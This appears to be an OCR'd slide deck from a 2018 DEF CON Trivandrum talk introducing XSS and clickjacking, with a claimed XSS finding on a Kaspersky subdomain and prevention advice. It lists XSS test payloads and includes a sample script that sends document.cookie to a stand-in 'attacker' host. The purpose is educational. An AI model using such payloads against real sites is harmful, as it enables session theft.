DEF CON

DC 0471 TRIVANDRUM

29th September, 2018

XSS IN KASPERSKY AND CLICKJACKING IN MICROSOFT


#About me
Anand A S
Full stack student developer in Mashup Stack
Final year Btech CSE student PRS College of Engineering and Technology

What is Crossing Site Scripting OR XSS

XSS enables attackers to inject client-side scripts into web pages viewed by other users.

What are client side scripts

- Javascript
- HTML tags


XSS
The website doesn't know what is content and what is code!?!


The consequences of XSS attack

- **Cookie theft**
- **Keylogging**

Actors in an XSS attack

- The website
- The website’s database
- The Victim
- The Attacker
- Attacker’s website

How it works


Attacker
<Script>
Malicious code
</Script>
Website
Visitor's
Session
Cookie
Website Visitor

Some XSS payloads

- <script>alert(123);</script>
- ‘; alert(1);
- <IMG SRC=”javascript:alert(‘XSS’);”>
- <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
- <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
- <img src=xss onerror=alert(1)>

Parts of a Website that put user at risk


Here input boxes are the main Villain, they are,

- Search boxes
- Comment fields
- Feedback forums
- File upload feature (reflects the file name anywhere on the website)

Types of XSS attacks

- **Persistent** XSS
- **Reflected** XSS
- **DOM-based** XSS


Persistent XSS or Stored XSS



Stored XSS

http://www.foobar.com/search.jsp?
user=xyz&profile=<script>
https://hacker.com/torgrn.exe</script>


Reflected XSS


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out:
http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET
http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

DOM XSS



DOM based XSS
Attacker
Web server
URL vulnerable to DOM XSS
1
2
Victim's Browser
Legitimate JavaScript adds malicious Javascript to the HTML body
Website responses with legitimate JavaScript
3
4

Preventing Cross-Site Scripting (XSS) Attack

Encoding

It escapes the user input so that the browser interprets it only as data, not as code.

Example:- if user input be like **<script>alert(‘xss’)</script>** then encoding will sanitize the input and convert it into a non executable form like this **&lt;script&gt;alert(&#039;xss&#039;)&lt;/script&gt;**


Validation

It filters the user input so that the browser interprets it as code without malicious commands. Secure input handling can be performed either when your website receives the input (inbound) or right before your website inserts the input into a page (outbound).

Client & server validation

Secure input handling can be performed either on the client-side or on the server-side, both of which are needed under different circumstances.

XSS I discovered in Kaspersky subdomain



my.kaspersky.com says

my.kaspersky.com

ADD AN ACTIVATION CODE

XXXXX-XXXXX-XXXXX-XXXXX

If you have an activation code, add it here to manage applications remotely.

- What is an activation code?
- Where can I find it?
- A license use can be started at the mome of adding an activation code!

Attention: activation codes added should be val (license validity period should not be expired) a not black-listed.

DEVICES

Clickjacking or UI Redressing

What is Clickjacking

Clickjacking, also known as a ' UI redress attack,' is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page.


CLICK

The consequences of Clickjacking

- Profile settings can be changed.
- Profile photo can changed
- Privacy settings can be modified

And a lot more…..

The Attack Scenario



Attacked website is transparent

Fake input controls positioned under the hijacked web controls

User provides username and password.
All these clicks are hijacked by the invisible frame.

Preventing Clickjacking Attacks

Prevent Clickjacking attacks

We can prevent this by adding some extra headers which are:

- X-FRAME OPTIONS:DENY

This prevents the browser from showing this in an Iframe

